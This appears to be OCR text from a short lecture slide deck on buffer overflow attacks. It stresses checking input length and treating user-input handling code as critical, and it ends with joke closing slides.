
- Every API reads input from the user.
- No computer has an infinite input buffer.
- Devastating attacks can be executed if input string length is not checked.
- What is the problem here?

Buffer Overflow – **The Stack**



Buffer Overflow – **The attack**

- main finishes as usual
- The Computer is infected




The takeaway

When implementing an API you should:

- Trust yourself only, and secure your software.
- Understand your needs and don't push it.

The takeaway

- **Input check.**
  - The code which handles the **user's input** is extremely critical
  - It should be treated that way.



Defend and **Secure** – the perfect guide


"THERE ARE NO STUPID QUESTIONS"
UNH
CHALLENGE ACCEPTED

Thank you for not falling a sleep!

Hodor?